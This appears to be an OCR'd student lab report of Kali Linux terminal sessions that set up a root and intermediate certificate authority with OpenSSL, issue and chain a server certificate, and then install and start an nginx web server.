

rifat@kali: ~/ca
File Actions Edit View Help
┌──(rifat㉿kali)-[~/ca]
└─$ chmod -v 700 {root-ca,sub-ca,server}/private
mode of 'root-ca/private' changed from 0755 (rwxr-xr-x) to 0700 (rwx------)
mode of 'sub-ca/private' changed from 0755 (rwxr-xr-x) to 0700 (rwx------)
mode of 'server/private' changed from 0755 (rwxr-xr-x) to 0700 (rwx------)
┌──(rifat㉿kali)-[~/ca]
└─$ cp root-ca.conf root-ca
┌──(rifat㉿kali)-[~/ca]
└─$ cp sub-ca.conf sub-ca
┌──(rifat㉿kali)-[~/ca]
└─$ openssl genrsa -aes256 -out root-ca/private/ca.key 4096
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
┌──(rifat㉿kali)-[~/ca]
└─$ openssl genrsa -aes256 -out sub-ca/private/sub-ca.key 4096
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
┌──(rifat㉿kali)-[~/ca]
└─$ openssl genrsa -out server/private/server.key 2048
┌──(rifat㉿kali)-[~/ca]
└─$



rifat@kali: ~/ca
File Actions Edit View Help
┌──(rifat㉿kali)-[~/ca]
└─$ openssl req -config root-ca/root-ca.conf -key root-ca/private/ca.key -new
-x509 -days 7305 -sha256 -extensions v3_ca -out root-ca/certs/ca.crt
Enter pass phrase for root-ca/private/ca.key:
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
Country Name (2 letter code) [BD]:
State or Province Name [DHK]:
Locality Name [RAMPURA]:
Organization Name [EWUBD]:
Organizational Unit Name [ADMIN]:
Common Name [rootCA]:
Email Address []:
┌──(rifat㉿kali)-[~/ca]
└─$



rifat@kali: ~/ca
File Actions Edit View Help
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
Country Name (2 letter code) [BD]:
State or Province Name [DHK]:
Locality Name [RAMPURA]:
Organization Name [EWUBD]:
Organizational Unit Name [ADMIN]:
Common Name [rootCA]:
Email Address []:
┌──(rifat㉿kali)-[~/ca]
└─$ openssl req -config sub-ca/sub-ca.conf -new -key sub-ca/private/sub-ca.key -sha256 -out sub-ca/csr/sub-ca.csr
Enter pass phrase for sub-ca/private/sub-ca.key:
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
Country Name (2 letter code) [BD]:
State or Province Name [DHK]:
Locality Name [RAMPURA]:
Organization Name [EWUBD]:
Organizational Unit Name [SUBADMIN]:
Common Name [subCA]:
Email Address []:
┌──(rifat㉿kali)-[~/ca]
└─$



rifat@kali: ~/ca
File Actions Edit View Help
┌──(rifat㉿kali)-[~/ca]
└─$ openssl ca -config root-ca/root-ca.conf -extensions v3_intermediate_ca -d
ays 365 -notext -in sub-ca/csr/sub-ca.csr -out sub-ca/certs/sub-ca.crt
Using configuration from root-ca/root-ca.conf
Enter pass phrase for root-ca/private/ca.key:
Check that the request matches the signature
Signature ok
Certificate Details:
Serial Number:
87:4a:28:87:05:e6:66:ca:9e:8e:9d:2b:9f:95:ad:18
Validity
Not Before: Dec 24 13:13:13 2023 GMT
Not After : Dec 23 13:13:13 2024 GMT
Subject:
countryName = BD
stateOrProvinceName = DHK
organizationName = EWUBD
organizationalUnitName = SUBADMIN
commonName = subCA
X509v3 extensions:
X509v3 Subject Key Identifier:
DD:ED:DD:AC:0F:3B:0A:B1:20:37:B1:B8:D9:64:C8:4E:AD:37:BE:3C
X509v3 Authority Key Identifier:
B4:7A:60:39:9B:06:27:E9:3C:F6:76:EA:81:99:28:DE:E2:EB:75:07
X509v3 Basic Constraints: critical
CA:TRUE, pathlen:0
X509v3 Key Usage: critical
Digital Signature, Certificate Sign, CRL Sign
Certificate is to be certified until Dec 23 13:13:13 2024 GMT (365 days)
Sign the certificate? [y/n]:y
1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries



rifat@kali: ~/ca
File Actions Edit View Help
X509v3 Key Usage: critical
Digital Signature, Certificate Sign, CRL Sign
Certificate is to be certified until Dec 23 13:13:13 2024 GMT (365 days)
Sign the certificate? [y/n]:y
1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Database updated
┌──(rifat㉿kali)-[~/ca]
└─$ openssl req -key server/private/server.key -new -sha256 -out server/csr/server.csr
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
Country Name (2 letter code) [AU]:BD
State or Province Name (full name) [Some-State]:DHK
Locality Name (eg, city) []:RAMPURA
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Server Ltd
Organizational Unit Name (eg, section) []:ADMIN
Common Name (e.g. server FQDN or YOUR name) []:www.ewubdserver.com
Email Address []:rifat392000@gmail.com
Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:123456
An optional company name []:Server Ltd
┌──(rifat㉿kali)-[~/ca]
└─$



rifat@kali: ~/ca
File Actions Edit View Help
1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Database updated
(rifat㉿kali)-[~/ca]
$ openssl pkcs12 -inkey server/private/server.key -in server/certs/server.crt -export -out server/certs/server.pfx
Enter Export Password:
Verifying - Enter Export Password:
(rifat㉿kali)-[~/ca]
$ cp root-ca/certs/ca.crt generated
(rifat㉿kali)-[~/ca]
$ cp sub-ca/certs/sub-ca.crt generated
(rifat㉿kali)-[~/ca]
$ cp server/certs/server.crt generated
(rifat㉿kali)-[~/ca]
$ cp server/private/server.key generated
(rifat㉿kali)-[~/ca]
$ cp server/certs/server.pfx generated
(rifat㉿kali)-[~/ca]
$ cat server.crt sub-ca.crt ca.crt > chained.crt
cat: server.crt: No such file or directory
cat: sub-ca.crt: No such file or directory
cat: ca.crt: No such file or directory
(rifat㉿kali)-[~/ca]
$


rifat@kali: ~/ca/generated
File Actions Edit View Help
(rifat㉿kali)-[~/ca]
$ cd generated
(rifat㉿kali)-[~/ca/generated]
$ cat server.crt sub-ca.crt ca.crt > chained.crt
(rifat㉿kali)-[~/ca/generated]
$


rifat@kali: ~/ca/generated
File Actions Edit View Help
(rifat㉿kali)-[~/ca]
$ cd generated
(rifat㉿kali)-[~/ca/generated]
$ cat server.crt sub-ca.crt ca.crt > chained.crt
(rifat㉿kali)-[~/ca/generated]
$ tree
.
├── ca.crt
├── chained.crt
├── server.crt
├── server.key
├── server.pfx
└── sub-ca.crt
1 directory, 6 files
(rifat㉿kali)-[~/ca/generated]
$


rifat@kali: ~/ca
File Actions Edit View Help
(rifat㉿kali)-[~/ca/generated]
$ cd ..
(rifat㉿kali)-[~/ca]
$ tree
.
├── OpenSSL.txt
├── chained.crt
├── generated
│ ├── ca.crt
│ ├── chained.crt
│ ├── server.crt
│ ├── server.key
│ ├── server.pfx
│ └── sub-ca.crt
├── root-ca
│ ├── certs
│ │ └── ca.crt
│ ├── crl
│ ├── csr
│ ├── index
│ │ ├── index
│ │ ├── index.attr
│ │ └── index.old
│ ├── pem
│ │ └── 874A288705E666CA9E8E9D2B9F95AD18.pem
│ ├── private
│ │ └── ca.key
│ ├── root-ca.conf
│ └── serial
│ ├── serial
│ └── serial.old
└── root-ca.conf


ca - Thunar
File Edit View Go Bookmarks Help
rifat
ca
Places
Computer
rifat
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
generated
root-ca
server
sub-ca
OpenSSL.txt
root-ca.conf
sub-ca.conf
4 folders | 3 files: 9.2 KiB (9416 bytes) | Free space: 13.9 GiB


generated - Thunar
File Edit View Go Bookmarks Help
rifat
ca
generated
Places
Computer
rifat
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
ca.crt
chained.crt
server.crt
server.key
server.pfx
sub-ca.crt
6 files: 16.9 KiB (17275 bytes) | Free space: 13.9 GiB

Nginx Web Server Configuration

```
#Open a terminal on Kali Linux and use the following command.

sudo apt update
sudo apt install nginx

#After installing, try entering the local IP or localhost. If
the installation is successful, a successful display will
appear.

ifconfig

#Now trying to turn on the service.

sudo systemctl status nginx
sudo systemctl enable nginx
sudo systemctl start nginx

#If you want to turn off the service, use this command.

sudo systemctl status nginx
sudo systemctl stop nginx
sudo systemctl disable nginx


#copy folder

sudo cp -r ewubdserver /var/www
cd ~
cd /var/www

#permission changes

sudo chmod -R 755 ewubdserver


#gedit install

sudo apt install gedit
```

